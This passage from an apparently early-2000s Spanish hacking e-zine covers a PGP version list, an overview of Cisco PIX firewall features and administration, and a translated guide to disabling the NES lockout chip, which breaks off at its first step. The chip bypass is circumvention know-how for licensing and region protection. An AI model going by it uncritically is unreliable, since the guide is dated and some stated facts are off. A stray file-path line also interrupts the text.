** Lista de ultimas versiones Freeware de PGP para cada sistema:

OS		Version
Windows 95		7.0.3
Windows 98/ME/NT/2000/XP		8.0
MacOS		8.0
Command Line	- Windows	7.0.3
	- Unix	6.5.8
	- MS-DOS	5.0i
	- OS/2	5.0.i / 6.5.1i beta
	- Amiga	5.0i
	- Atari	5.0i
Source Code		8.0
GnuPG		1.2.1

Todas estas versiones se pueden bajar del sitio:
www.pgpi.org/products/pgp/versions/freeware/

O si prefieres tratar directamente con el creador de semejante criatura, puedes buscar tambien en :
http://www.philzimmermann.com/sales.shtml

Quiero recordar que las novedades de PGP 8.0 que indico arriva son para la version Windows en modo grafico.

Bueno hasta aqui llego el informe sobre lo nuevo de PGP.
Cualquier duda, comentario o sugerencia me escriben al e-mail que figura arriva.

SALUDOS

KSTOR <Argentina>

EOF

-[0x04]----------
-[Cortafuegos PIX de Cisco]----------
-[bofomet]----------SET-27--

Conceptos basicos de cortafuegos

Que es un cortafuegos?

La palabra cortafuegos viene del mundo de la arquitectura. Dicese de la pared toda de fabrica, sin madera alguna, y de un grueso competente, que se eleva desde la parte inferior del edificio hasta mas arriba del caballete, con el fin de que si hay fuego en un lado, no se pueda comunicar al otro. Esta definicion aplicada a la informatica ilustra bastante el proposito de estos sistemas. Un cortafuegos sirve para impedir que un atacante pase de una red a otra. En el caso tipico un cortafuegos se situa entre una red no fiable (p.e. Internet) y una fiable (una red interna). Actualmente mas y mas empresas colocan tambien un cortafuegos interno. Por ejemplo, entre el departamento de nominas y el resto de la organizacion.

Tipos de cortafuegos

Para diferenciar los tipos de cortafuegos tendremos que tener primero en mente el modelo OSI (Open Systems Interconnect) de redes:

```
 ----------------------
|       Aplicacion     |->FTP, Telnet, HTTP, etc.
|       Presentacion   |
|       Sesion         |
|       Transporte     |->TCP, UDP, etc.
|       Red            |->IP, ICMP, etc.
|       Enlace de datos |->Ethernet, Token Ring, etc.
|       Acceso fisico  |->Medio optico, de cobre o inalambrico.
 ----------------------
```

Filtro de paquetes

Es la forma mas basica de filtro. Un filtro de paquetes toma decisiones sobre si continuar con el direccionamiento del paquete basandose en la informacion que se encuentra en la capas IP o TCP/UDP. En efecto, un filtro de paquetes es un router con un poco de inteligencia. sin embargo, este filtro se encarga de los paquetes individualmente sin tener en cuenta las sesiones TCP. Por tanto, dificilmente podra detectar un paquete proviniente del exterior con la ip manipulada (spoofed) y con la bandera ACK activada en la cabecera TCP pretendiendo ser un paquete de una conexion ya existente. Los filtros de paquetes esta configurados para permitir o bloquear el acceso de paquetes basandose en las direcciones IP origen y destino, puertos origen y destino y tipo del protocolo (TCP, UDP, ICMP, y demas). Asi que, Para que querriamos utilizar un filtro de paquetes? Principalmente por velocidad.

Fundamentos

Los cortafuegos PIX de cisco llevan empotrado un sistema operativo, no UNIX, muy seguro y de tiempo real. Una aplicacion dedicada a la gestion de la maquina permite evitar los bugs, backdoors y demas problemas de seguridad tipicos de un sistema operativo de proposito general.

Como funciona?

Un esquema de proteccion basado en ASA. ASA tiene en cuenta las direcciones origen y destino, los numeros de secuencia TCP, numeros de puerto y banderas TCP adicionales. Es decir, el esquema ASA ofrece seguridad basada en el estado y orientada a conexion. Toda la informacion de los paquetes se almacena en una tabla. Todo el trafico entrante y saliente se compara con las entradas de esta

tabla para detectar trafico erroneo, no deseado o con problemas con la seguridad o el enrutamiento.

Implementaciones basicas: Una configuracion simple

Hay que recordar que el PIX no es necesariamente la primera linea de defensa.
El gateway a internet debe proveer un nivel inicial de seguridad para la red.
En caso de que un intruso logre sobrepasar esta primera barrera, debes de tener un PIX protegiendo la red interna.

Caracteristicas y opciones de la seguridad de un cortafuegos PIX

Un sistema empotrado

Un cortafuegos PIX:
- Elimina el riesgo asociado a cortafuegos basados en el sistema operativo.
- Puede manipular hasta 256000 conexiones simultaneas.

Adaptive Security Algorithm

El algoritmo de seguridad ASA es el corazon del cortafuegos PIX.
ASA esta basado en estado y orientado a conexion.
El disenyo ASA crea flujos de sesion basados en:
- Direcciones origen y destino
- Numeros de secuencia TCP
- Numeros de puerto
- Banderas TCP

Aplicando la politica de seguridad a cada conexion basandose en las entradas en la tabla de conexiones se puede controlar el trafico entrante y saliente.

Cut-through proxy

PIX utiliza un metodo denominado "cut-through proxy" que permite verificar si los usuarios tienen permisos para ejecutar una aplicacion TCP o UDP antes de llegar a la aplicacion, es decir, verifica a los usuarios en el mismo firewall.

Filtrado URL

El cortafuegos PIX chequea las peticiones URL salientes contra las politicas de seguridad definidas en el servidor UNIX o NT (WebSense).
El PIX permite conexiones basandose en las politicas de seguridad.
La carga no esta situada en el PIX sino en una maquina separada que lleva a cabo el filtrado URL.

Opcion de Failover/Hot Standby Upgrade

La opcion de failover nos provee de una gran seguridad y elimina el caso de que en caso de que falle el PIX la red se quede sin funcionar.
Si un PIX funciona incorrectamente, o si estan configurados incorrectamente, automaticamente el trafico pasa al otro PIX.

Configurando el acceso a traves del cortafuegos

PIX NAT

Que es NAT?

La caracteristica "Network Address Translation (NAT)" trabaja sustituyendo, o traduciendo, direcciones de hosts en la red interna con una "direccion global" asociada con una interfaz externa.

Esta caracteristica protege los las direcciones de los hosts internos de ser expuestas en otras interfaces de red

PIX PAT

Significa "Port Address Translation". Puede ser configurado para que nuestro rango de ips mapee los diferentes numeros de puerto TCP a una unica IP. PAT puede ser usado en combinacion con NAT.

Configuracion de multiples interfaces

PIX soporta multiples interfaces perimetrales con el objetivo de proteger nuestra red. Se puede llevar a cabo conectando tres interfaces ethernet. La primera interfaz reside en la parte externa de la red.

La siguiente interfaz puede residir en la parte DMZ donde tienes los bastion hosts o hosts publicamente accesibles ya sean WEB, FTP, DNS o mail relay.

La ultima interfaz en la parte interna de la red.

Este metodo es una muy buena forma de incrementar la polita de seguridad de tu red.

Esta configuracion dejara una especie de cortafuegos con tres brazos. Puedes utilizar las interfaces con token ring tambien, no tienes que limitarte a ethernet.

Ten en cuenta los siguientes consejos cuando planees la configuracion de un cortafuegos con esta configuracion de "tres brazos":

A las interfaces internas o externas se les pueden asignar diferentes niveles de seguridad.
Los paquetes no pueden fluir a traves de interfaces con diferentes niveles de seguridad.
Configura rutas por defecto y utiliza una ruta unicamente para hacia la interfaz externa.
Utiliza NAT para permitir a los usuarios comenzar conexiones hacia el exterior.
Tras poner a punto una configuracion donde modificas la opcion "global", guarda la configuracion y utiliza xlate para actualizar la ips de la tabla de traslacion.
Si quieres permitir el acceso a servidores en redes protegidas utiliza el comando "conduit" (o static).

Configurando Syslog

El cortafuegos genera mensajes syslog de eventos del sistema. Enviara estos mensajes para generar documentos de seguridad, recursos, informacion del sistema o informacion de la cuentas. Puedes activar la opcion de logear simplemente indicandole al PIX la ip del servidor syslog.

Configurar el cortafuegos PIX con la opcion failover

Que es failover ?

Puedes utilizar la capacidad de failover del PIX para tener en caso de fallo una maquina en espera que lleve a cabo el trabajo del PIX que ha fallado. Para utilizar esta opcion debes tener dos maquinas PIX IDENTICAS. Si la maquina primaria "muere" la maquina secundaria adquirira transparentemente la carga. No puedes mezclar un PIX 515 con un 520 para usar la capacidad de failover. Un cable denominado de failover se conecta entre las dos maquinas y proporcionara la senyal de control de failover.

La unidad primaria utiliza la direccion IP y la direccion MAC de la unidad secundaria. En caso de fallo, las unidades se intercambian la direccion IP y la direccion MAC para reemplazar la una a la otra en la red. La traslacion IP a MAC permanecen iguales asi que no hay que cambiar nada en las tablas ARP.

Filtrado de contenido
Filtrado de URL y bloqueo Java

En la mayoria de las situaciones, necesitaras permitir el acceso a traves del puerto 80 para que los usuarios accesan a Internet. Es un problema mayor ya que los applets java pueden ser descargados por el acceso http. Los applets java son potencialmente peligrosos.

Recuperacion del password PIX

Lo primero es que necesitas un CCO ID. Estos son dados a los socios y permiten el acceso a las descargas de imagenes de cisco. Sin el password no podras realizar los siguientes pasos.

Descarga las dos imagenes que necesites y rawrite.exe (imprescindible)

Ahora descarga una de las siguientes imagenes, dependiendo de la version del software del PIX que estes utilizando, y colocalas en el mismo directorio.

        [Imagenes].bin

Ahora que tienes ambas imagenes en el mismo directorio ejecuta rawrite.
Comenzara la ejecucion del programa y tendras que insertar un floppy.
A continuacion introduzca el nombre de la imagen que necesitas (por ejemplo nppix.bin)
Introduce la unidad origen del floppy.
Introduce un floppy formateado y teclea enter.
Ahora ya tienes un floppy con la herramienta de recuperacion.

Para conocer los pasos del proceso de recuperacion consultar la documentacion: Advanced Password Recovery.

Configuracion AAA en el cortafuegos PIX

 Que es AAA?

Autentificacion de quien eres.
Autorizarte es lo que debes hacer.
La autentificacion es valida sin autorizacion.
La autorizacion no es valida sin autentificacion.
Accounting es lo que hiciste (logging)

Trucos AAA:
Si te bloqueas tu mismo recuerda que hay una backdoor que te permite pasar a traves del puerto de la consola con el nombre de usuario y el password.

Bases VPN

  Que es una VPN ?

Las VPN se crean para utilizar Internet para establecer conexiones WAN. Es posible creando un tunel encriptado y seguro. Una vez el tunel es creado se puede utilizar para establecer una conexion que ahora es segura.

Para poder utilizar la VPN en PIX necesitas un hardware adicional:

Puedes utilizar la tarjeta de aceleracion (VAC) que provee alta accesibilidad, tunneling y servicios de encriptacion adecuados para conexiones locales o remotas.

Este hardware especifico esta optimizado para llevar las tareas repetitivas y matematicas necesarias para IPSec.

Descargar del trabajo a la maquina para que lo lleve a cabo la VAC no solo mejora el rendimiento sino que mantiene la fiabilidad en los 2 lados del cortafuegos.

Perspectiva general del producto

La familia de cortafuegos PIX aparece en un amplio espectro de campos, desde cortafuegos plug 'n' play compactos y de escritorio para pequeñas oficinas o incluso para el hogar hasta cortafuegos por los que pasan gigabits de datos en poco tiempo.

Soportan hasta 500000 conexiones simultaneas y cerca de 1.7 Gigabits por segundo (Gbps) de salida total.

Caracteristicas claves y beneficios

* Seguridad: Los cortafuegos PIX de Cisco utilizan un sistema operativo propio y especialmente disenyado para cortafuegos que elimina el riesgo asociado a los sistemas operativos de uso general. Los cortafuegos PIX incorporan la ultima tecnologia en seguridad: inspeccion basada en el estado (stateful inspection), VPNs basadas en IPSec y L2TP/PPTP, filtrado de contenidos y deteccion de intrusos integrada. En el nucleo de la familia de cortafuegos PIX tenemos el algoritmo de seguridad ASA (Adaptive Security Algorithm) que mantiene asegurados perimetralmente las redes controladas por el cortafuegos. La inspeccion de la conexion basada en el estado, en la que se usa el disenyo ASA, permite crear flujos de sesion basandose en la direccion origen y destino, numeros de secuencia TCP (no predecibles), numeros de puerto y banderas TCP adicionales. Todo el trafico entrante y saliente esta controlado por la aplicacion continua de las politicas de seguridad a cada entrada en la tabla de conexiones.

* Rendimiento: Altamente escalable. Soporta hasta 10 interfaces gigabit ethernet y 1.7 Gbps de salida total.

* Fiabilidad: El trafico de la red puede ser redirigido automaticamente a otra unidad en espera en caso de fallo mientras se mantiene el trafico de la red gracias a una sincronizacion del estado entre la unidad primaria y la unidad en espera.

* Virtual Private Networking (VPN): Servicios VPN basados en IPSec y L2TP/PPTP. Adecuados para acceso local y remoto. La conexion VPN basada en TipleDES (3DES) puede ampliarse hasta aproximadamente 100Mbps usando la tarjeta aceleradora para VPNs PIX (VAC), que descarga a la maquina del trabajo de encriptar/desencriptar dejandolo a cargo de coprocesadores especializados para esa tarea.

* Network Address Translation (NAT) y Port Address Translation (PAT).

* Prevencion de ataques de denegacion de servicio (DoS).

* Administracion sencilla gracias a la interfaz web del PIX Device Manager (PDM): PDM esta provisto de un amplio rango de informes en tiempo real e historicos sobre la maquina.

* Plataforma extensible: Capaz de mantener desde dos interfaces ethernet 10/100

hasta 10 ethernets de gigabit en un unico firewall.

Hardware

Para requerimientos de hardware o electricos se puede consultar la web de cisco.

Software

Caracteristicas

* NAT real tal como esta especificada en el RFC1631
* Port Address Translation (PAT) que soporta hasta 64000 hosts
* Soporta filtrado de URLs integrando en el firewall el sistema de filtrado de Websense
* Mail Guard elimina la necesidad de un servidor de email externo al perimetro de la red.
* Soporta un amplio rango de metodos de autentificacion vis TACACS+, Radius e integracion Cisco ACS
* DNS Guard protege transparentemente la resolucion de direcciones y nombres
* Flood Guard y Fragmentation Guard protege la maquina contra ataques de denegacion de servicio
* Soporta los estandards avanzados de voz a traves de IP (VoIP) incluyendo SIP, H.323 y otros.
* Bloqueo de JAVA protege la maquina contra java applets potencialmente hostiles.
* Acceso en a linea de comandos
* Net Aliasing combina transparentemente las redes solapadas con el mismo espacio de IPs.
* Integracion con el Sistema de Deteccion de Intrusos de Cisco para rechazar conexiones desde IPs maliciosas conocidas.
* Configuracion avanzada de los mensajes enviados a syslog
* SNMP y syslog para administracion remota
* Syslogging fiable usando TCP o UDP
* Sun Remote Procedure Call (RPC)
* Cliente de Microsoft (Netbios sobre IP) usando NAT
* Multimedia, incluyendo RealNetworks RealAudio, Xing Technologies Streamworks

El futuro

En futuras versiones de cortafuegos PIX se esta considerando la posibilidad de anyadir listas de control de acceso (ACLs) basandas en la direccion MAC. Por el momento si se quiere, por ejemplo, permitir el acceso a un usuario con un portatil, se deberan usar metodos de autentificacion a nivel de usuario usando TACACS+ por ejemplo.

Seguridad

Basicamente podemos dividir los posibles ataques del exterior hacia el interior de la red como:

- Ataques de reconocimiento: Intentamos identificar equipos y conseguir toda la informacion posible. Un caso tipico puede ser que comencemos a pingear equipos en un rango de ips, a continuacion mapeamos la red para averiguar los puertos abiertos y lo siguiente averiguar versiones del software que corra en las distintas maquinas. Se utiliza para obtener informacion para llevar a cabo un ataque de acceso o DoS.

- Ataques de acceso: Este ataque consiste en conseguir acceso a la maquina para obtener informacion. Formas posibles de obtenerlo es utilizando fuerza bruta contra el sistema de autentificacion o utilizando un exploit. Otras veces ya tenemos acceso por algun otro medio y lo que tenemos que hacer es escalar privilegios.

- Ataques DoS (Denegacion de servicio): La intencion de este ataque es que la maquina, algun servicio o el software denegue la utilizacion de los recursos de dicho sistema a un usuario autentico. Un ataque tipico DoS no necesita que el atacante tenga acceso a la maquina. Un DDoS, DoS distribuido implica que el origen del ataque son diferentes maquinas que atacan simultaneamente incluso desde distintos puntos geograficos.

El ciclo de seguridad de Cisco

1. Asegurar el entorno
2. Monitorizar la actividad y responder a lo que vaya suceciendo
3. Probar la seguridad del entorno
4. Mejorar la seguridad del entorno

Estos pasos son un ciclo continuo que comienza una vez definida la politica de seguridad de la empresa.

Probando la seguridad del entorno

Las cosas que deben probarse o chequearse son:

- El cumplimiento de las politicas de seguridad, incluyendo cosas como la fortaleza de las contrasenyas.
- Parcheo del sistema
- Los servicios que corren en la maquina
- Aplicaciones concretas, en particular aplicaciones web especialmente estrafalarias
- Servidores nuevos añadidos a la web
- Modems activos que aceptan llamadas entrantes

Existen multitud de herramientas para probar la seguridad de una red:

Herramientas gratuitas
- Nmap (www.insecure.org/nmap)
- Nessus (www.nessus.org)
- whisker (http://sourceforge.net/projects/whisker)
- Security Auditor’s Research Assistant (www-arc.com/sara)
- L0pthcrack (www.atstake.com/research/lc)

Herramientas comerciales
- ISS Internet Scanner (www.iss.net)
- Symantec Enterprise Security Manager (www.symantec.com)
- PentaSafe VigilEnt Security Manager (www.pentasafe.com)

Sapphire Worm

El comunicado mas reciente de Cisco alertaba sobre este gusano que afecta a servidores MS-SQL. Segun este comunicado el cortafuegos PIX esta configurado por defecto para detener el avance de este gusano a menos que haya sido configurado explicitamente el acceso a servicios MS-SQL tal como aparecen en los siguientes ejemplos:

access-list acl_out permit udp any host <address> eq 1434

La posibilidades es o parchear el servidor MS-SQL, o denegar el acceso o borrar esta linea directamente.

URLS

http://www.cisco.com
http://www.brainbuzz.com
http://groups.yahoo.com/group/PIX_Firewall/
Cisco Security Specialist’s Guide to PIX Firewalls (http://www.syngress.com)

EOF

-[0x05]----------
-[Consola NES]----------
-[chinaski]----------SET-27--

Te preguntaras por que en el anyo 2002 (quizas para cuando esto se publique vivamos en el prospero 2003), el anyo de la crisis economica y la guerra de Afganistan voy a escribir sobre la Nintendo Entertaiment System tambien conocida como NES. La razon es que me da la gana OK?

Tras una ardua busqueda encontre el siguiente documento en Internet que describia como llevar a cabo el pirateo, rectificacion o como quiera llamarse de la NES. Gracias a esta sencilla modificacion podemos usar la NES con cartuchos piratas que incluyen cientos de juegos o con cartuchos de importacion.

Puede que no te lo creas pero funciona y yo lo hice en mi casa! No hay que ser un genio para piratear la NES. Realmente todo el documento que viene a continuacion es para decirte que habras la consola le cortes un pin y la cierres (es lo que hice yo). Pero conviene saber la razon por la que hacemos las cosas. Si no seriamos simples automatas ejecutando instrucciones.

A continuacion teneis las caracteristicas tecnicas de la NES para que amplieis vuestro conocimiento del mundo electronico:

CPU :	6502 8-bit (NMOS)
Velocidad de CPU:	1.79 Mhz
Memoria ROM:	4 Kb
Memoria RAM:	16 Kbit (2 Kbyte)
Video RAM:	16 Kbit (2 Kbyte)
Resolucion:	256x240 pixels
Colores:	52 colores
Colores simultaneos:	24 colores
Maximo tamanyo de sprite:	8x16 pixels
Numero maximo de sprites:	64 sprites
Tamanyo minimo-maximo de cartucho:	128 Kbit - 4 Mbit
Sonido:	PSG

Y la historia de su creacion:

Hiroshi Yamauchi y Masayuki Uemura reciben el encargo de crear una consola mas avanzada que la Color TV Game que Nintendo tenia entonces. El nuevo sistema deberia ser capaz de jugar muchos juegos diferentes, almacenados en diferentes discos/cartuchos. Nintendo no era la primera en tener esa idea. Atari, Commodore, Bandai, Takara y Sharp habian lanzado o estaban desarrollando sistemas similares. Tenian que hacer un sistema mucho mejor que los competidores, pero a la vez mas barato, para poder abordarlo. Yamauchi puso como meta un precio de 9.800 yen (unos 60Eur). Al principio, Uemura pensaba usar una CPU 16 bits, pero por ser demasiado cara pasa a una de 8 bits. Masayuki gasto mucho tiempo con sus ingenieros revisando los juegos arcade de Nintendo, tratando de encontrar los componentes claves mas apropiados para una rapida, pero barata, consola. Al fin, se decide por la CPU 6502, barata, pero no tan potente. El 6502 no puede hacer todo el trabajo grafico el solo, por lo que se incluye una PPU (Picture Processing Unit). Contactaron con muchos fabricantes de semiconductores, pero la mayoria rechazaron sus ofertas.

Nintendo busca precios por los suelos, pero promete compras enormes. Desafortunadamente,la mayoria de las companyias no podrian afrontar el reto. La afortunada fue Ricoh, sin mucho trabajo en su division de semiconductores entonces. Yamauchi no iba a pagar mas de 2.000 yens/chip, lo que a Ricoh le

parece absurdamente bajo. Pero la promesa de 3.000.000 de CPUs en 2 anyos acaban con las dudas.

En Nintendo comienzan a preguntarse que van a hacer con tanto chip. Su record de ventas con la Color TV Game era 1.000.000. La memoria del nuevo sistema tuvo que ser rebajada a 2.000 bits (16 Kb). La sugerencia para incluir un teclado, modem, y unidad de disco se abandonan para abaratar el equipo. Sin embargo, se agregan circuitos caros para implementar un conector que pudiera enviar y recibir una senyal sin modificar a la CPU. Esto permite que a la NES se le conectara cualquier cosa en el slot de cartuchos (modem, teclado, etc.).

Nintendo lanza su primera consola para el mercado domestico como el Famicom (Family Computer) o Nintendo Entertainment System (NES) como se llamara en el oeste.
Sale a la venta por $100 ($25 mas de lo inicialmente planeado, pero menos de la mitad que la competencia). Se vende muy bien en japon, pero debido al Crash de 1984, tiene dificultades para abordar el mercado americano (entonces los juegos Atari se vendian al 10% del precio recomendado, y todos los minoristas juraban no volver a vender consola u ordenador). A finales de 1985, el Sr. Arakawa (el Presidente de Nintendo America) consigue convencer a un grupo de minoristas de que hagan un test en Nueva York y, diez anyos despues, en febrero de 1998, la NES ha copado el 90% del mercado 8bits en USA, con 30.000.000 de copias vendidas.

En Europa mantiene una dura batalla con la Sega Master System, ganando por pequenyas diferencias. Es tambien el lugar de su derrota a mano de Codemasters (Nintendo mantenia contratos draconianos con los desarrolladores, que les obligaba a trabajar en exclusiva, suavizado a lanzar las otras versiones 3 anyos despues, tras un rapapolvo del gobierno nipon), que liberaliza el mercado de cartuchos.

Para la NES se han hecho desarrollos muy curiosos, normalmente relegados a los ordenadores: cartuchos para Aerobic, curso de idiomas....

Se venden 6 paquetes, 3 inicialmente, 2 en 1991, y uno en 1993:

Original Set: al precio de 249 $, incluye la consola, 2 mandos, la pistola Zapper y el extranyo juguete ROB (Robotic Operation Buddy)acompanyado de los juegos Duck Hunt (para la Zapper) y Gyromite.
Action Set: por 199 $, que cambia a ROB y Gyromite por el, posiblemente, mejor juego de plataformas: Super Mario Bros.
Power Set: como el Action Set, pero con un mando mejorado, el Power Pad, y un juego nuevo: World Class Track Meet.
Basic Set: solo la consola y los dos mandos.
Sport Set: el Basic Set, NES Satellite (adaptador de 4 jugadores) y dos juegos:
Super Spike V’ Ball y World Cup Soccer.
Video Game beginners console: La NES redisenyada, dos mandos a los SuperNes y, lo mejor, Final Fantasy I y II. Vendida solo en Japon y USA, los dos juegos consiguen vender 1.000.000 de packs, ganando a la mismisima SuperNES en varias ciudades.
(Final Fantasy es una serie de rol de culto que ha acabado saltando al PC y la Playstation con enormes ventas y pirateos P-). Aunque este pack se vende bien, Nintendo abandona la NES en 1984, tras el lanzamiento de Wario’s Woods (curioso, Wario, el primo malo de Mario parece matar a la NES :-)
La NES tiene con la Atari 2600 el dudoso honor de ser la consola mas pirateada de la historia. Son incontables los cartuchos multijuegos piratas. Pese a las enormidades anunciadas (1.000.000 en uno en un cartucho para el mercado arabe), no suelen pasar de 32 juegos, siendo el resto variaciones hack sobre los juegos (desde aplicar codigos Game Genie para superar niveles u obtener invencibilidad
a simplemente alterar el byte que define el color del sprite). pero ninyos y mayores se lo creen a pies juntillas y pagan el doble por un cartucho con una

etiqueta mas gorda. Las consolas piratas suelen estar mejor disenyadas en cuanto a aspecto y prestaciones, pero obvian el blindaje contra interferencias. El desarrollo de la Nintendo en un chip (toda la circuiteria de la placa base, menos el modulador y las salidas de A/V, concentrada en un solo chip con apariencia de pegote de lacre negro) abarata notablemente los costes y permite desarrollos tan curiosos como una consola del tamanyo de un Gamepad de PC que se conecta a la TV sin cables, por su antena emisora (hay 2 variantes: una un poco mayor, con slot de cartuchos y conector DB15 para pistola/mando 2, y otro ultracompacto, sin slot ni conector pero con 128 juegos - de verdad - dentro) o el Volante Cefa Toys (una imitacion de un volante de PC/PSX con un radio de 10 cm, que en el frontal tiene tomas par segundo mado/pistola tipo DB9, salidas A/V y modulador TV y toma de alimentacion, pero si n slot de cartuchos). Basado ene se chip hay un desarrollo en marcha, el Portendo (trata de incorporar sobre la carcasa de una Sega Nomad una Nintendo portable a semejanza de la Sega GameGear y de la citada Nomad.
En Espanya, Spaco (distribuidor oficial de la NES) no pone mucho empenyo en combatir a las consolas piratas (lo que le interesa de veras son los juegos y accesorios) aparte de las campanyas que Nintendo lanza a nivel mundial con su "sello de calidad". Todos, grandes almacenes, hipermercados, decomisos, tiendas de Video Juegos... venden las Nisu (juego de palabras entre el nombre de la mas vendida, Nasa, y "Ni Su padre la conoce") como rosquillas. Imitando inicialmente a la NES Europea, acaban por verse con forma de SuperNes, Megadrive I y II, PlayStation (reproducen incluso los mandos), platillo volante, contestador automatico...., y la Zapper ha acabado por ser una Uzi. Algunas consolas incorporan el Game Genie (pokeador) y el Slomo (ralentizador de juegos). Aun en 1999 pueden localizarse nuevas.

Inhabilitar el chip de bloqueo de la NES (rev. 0.5 26-Dic-97) (Traduccion 31-Ag-02)

Introduccion

Este documento describe una simple modificacion que puedes hacer en tu consola Nintendo Entertaiment System para eliminar la proteccion del chip de bloqueo.

Por que querrias hacer eso? Bien, puedo pensar en un par de razones:
* Posees juegos sin licencia que no funcionan en tu NES.
* Posees juegos de otros paises, y actualmente tienes que usar un adaptador. Por ejemplo, despues de hacer esta modificacion podras usar la mayoria de los juegos PAL en una consola americana y la mayoria de los juegos americanos y japoneses (NTSC) en una consola Europea.

El procedimiento dado aqui deberia funcionar en cualquier version vieja de la NES (En los que se introduce el cartucho por la parte frontal). Los nuevos disenyos de la NES no tienen el chip de bloqueo.

Con la modificacion podras jugar a todos los juegos NTSC (America, Japon) en cualquier consola PAL y viceversa. Sin embargo algunos juegos son incompatibles con los diferentes estandares. Ejemplos de esto son el High Speed, Pin Bot (ambos bloquean la consola), Time Lord, Digger T. Rock, y algun que otro juego desarrollado por RARE Ltd. En el resto de los casos funcionara bien.

Yo he llevado a cabo satisfactoriamente este procedimiento en un modelo de Gran Bretanya de la NES, que tiene la revision PCB NES-CPU-11. Todos los

juegos sin licencia que poseo, y los juegos americanos y europeos funcionan bien. (Los juegos sin licencia que probe fueron Action 52, Crystal Mines, Firehawk y Super Adventure Quests.)

Si estas interesado en la operacion de desbloqueo y la historia de la NES en general, quiza te interese leer el excelente libro de David Sheff "Game Over", y consultar las patentes americanas 4.799.635 y/o 5.070.479. Yo obtuve la informacion necesaria para llevar a cabo esta modificacion de una de esas patentes.

Indice de Revisiones

[Revisiones antes de la 0.5 no archivadas]

0.5	26-Dic-97	Anyadida nota sobre disipacion de la capacidad almacenada antes de abrir la consola y advertencia sobre la electricidad estatica. Pequenyos cambios.
	31-Ago-02	Traduccion al Espanyol del texto por "chinaski" se realizan pequenyos cambios de interes para el usuario Europeo.

Historia

Antes de que la NES fuera lanzada en los U.S.A. y Europa, Nintendo desarrollo un sistema para evitar el uso de software no autorizado. Habia comenzado a aparecer mucho software sin licencia para su Famicon(en Japon la NES se llama asi) y Nintendo queria evitar que sucediera lo mismo con la NES.

Otro beneficio (para Nintendo al menos) de este sistema fue que las companyias desarrolladoras (third parties) ilegales no pudieran utilizar sus sistema.
Solo los que tenian una licencia de Nintendo podian comprar el chip de desbloqueo que era incluido en cada cartucho. Nintendo cobraba 9US$ por cada chip.

Algunas companyias se las arreglaron para evitar el sistema de desbloqueo y producir sus propios juegos sin licencia. Ejemplos de esto son Active Enterprises, Codemasters, Camerica, Color Dreams y Tengen.

Sin embargo, durante la vida de la NES, Nintendo modificaba periodicamente la consola para que algunos juegos sin licencia no funcionaran. Por ejemplo, "Action 52" y "Crystal Mines" no funcionan en mi NES americana. Si tu NES tiene la revision de placa NES-CPU-11, sera incapaz de ejecutar esos juegos. Inhabilitar el chip de bloqueo soluciona este problema.

Nintendo tambien utilizo el sistema de bloqueo para proporcionar "proteccion territorial". Esto significa que tu no puedes usar un juego americano en una consola Europea. Se utilizan al menos cuatro tipos diferentes de chips de bloqueo para las consolas Inglesas e Italianas, Europeas, Hong Kong y U.S.A. Un cartucho que contiene un chip de desbloqueo es incompatible con una consola con cualquiera de los otros chips.

Como Funciona el Sistema de Bloqueo

Esta es una breve descripcion. Consulta la patente de Nintendo para una informacion mas detallada.

Chips identicos son anyadidos a la consola y en el interior de cada cartucho.

Dependiendo de si el pin 4 del chip esta a masa o a +5V, el chip funciona como bloqueo o como llave. Dentro de la consola el pin 4 del chip esta a +5V (bloqueado), y dentro del cartucho el pin 4 esta a 0V (llave).

Cuando enciendes la NES, la CPU y PPU se mantienen en estado RESET. Los dos chips de bloqueo hablan entre si. Como los dos chips son identicos, ellos deberian decir los mismo al mismo tiempo. Cada chip compara su salida con la de su companyero. Si coinciden el chip libera el modo RESET de la consola y el juego comienza. Los dos chips se mantienen comunicados y si uno de ellos difiere del otro en algun momento, el chip de bloqueo hace que la consola se resetee repetidamente, y el chip de bloqueo del juego puede usar las lineas de seleccion de la ROM del cartucho para inhabilitarlo (aunque esta desactivacion de la ROM probablemente no fue hecha nunca).

El chip de bloqueo es en realidad un microprocesador de 4bit con su ROM y RAM internas. El programa en la ROM es llamado "10NES".

Como Funciona la Modificacion

Se basa en cambiar el sistema de bloqueo para que piense que es la llave. Si ambos dispositivos son configurados del mismo modo (ambos llave), citando de la patente de Nintendo "tiene lugar un estado inestable y no se lleva a cabo ninguna operacion." Esto significa que ninguno de los dos chips hara nada. Por lo tanto la consola no se reseteara, y el dispositivo llave no inhabilitara los chips ROM del cartucho.

Para llevar a cabo la modificacion necesitas desconectar el pin 4 del chip de bloqueo, y conectar este pin a masa (0V). Si haces algo mal y el pin se rompe, no te preocupes. Eso es lo que me sucedio a mi, pero la consola funciona perfectamente. No es absolutamente necesario conectar el pin 4 a 0V; dejandolo al aire tambien funciona.

Cuando estaba pensando en como evitar el sistema de bloqueo, se me ocurrieron tres soluciones. La primera es la que ya he descrito.

La segunda es mas complicada y funciona de diferente manera. No he intentado este metodo, por lo que no puedo decir si funciona. Consiste en conectar la salida del chip con la entrada por lo que el chip se comunicaria consigo mismo. Como la entrada sera siempre igual a la salida, el chip pensara que el cartucho es correcto y no reseteara la maquina.

El tercer metodo se basa en desconectar el reloj de 4Mhz del chip de bloqueo en la consola y la pista de cobre que le lleva hasta el otro chip en el cartucho. Esto deberia funcionar, si no hay reloj, los dos dispositivos deberian ser bloqueados y no serian capaces de hacer nada.

Llevando a cabo la modificacion

Necesitaras lo siguiente:

- Un destornillador de estrella adecuado para abrir la carcasa de la NES y retirar los tornillos del interior;
- Unas pequenyas tijeras para cortar el pin;
- Opcionalmente un soldador/desoldador y un cable de 2cm;


Las consolas de videojuegos, al igual que la mayoria de los aparatos electronicos modernos, son muy sensibles a la ELECTRICIDAD ESTATICA. Lo ideal es llevar una munyequera que descargue la electricidad estatica a tierra y trabajar sobre una superficie conductora. En cualquier caso , evita tocar las patillas de los componentes o las pistas de la placa. Sujeta la

placa por sus extremos.

¡Al retirar los tornillos estate seguro de que recuerdas cual va en cada agujero! Aqui estan las instrucciones paso a paso:

1. Desconecta todos los perifericos, incluyendo el adaptador AC de tu consola.
